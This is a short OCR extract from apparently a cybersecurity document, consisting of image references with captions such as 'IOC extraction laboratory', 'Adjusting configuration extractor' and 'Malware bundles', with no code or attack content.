
IOC extraction laboratory




IOC extraction laboratory




Adjusting configuration extractor



Adjusting configuration extractor




Malware bundles

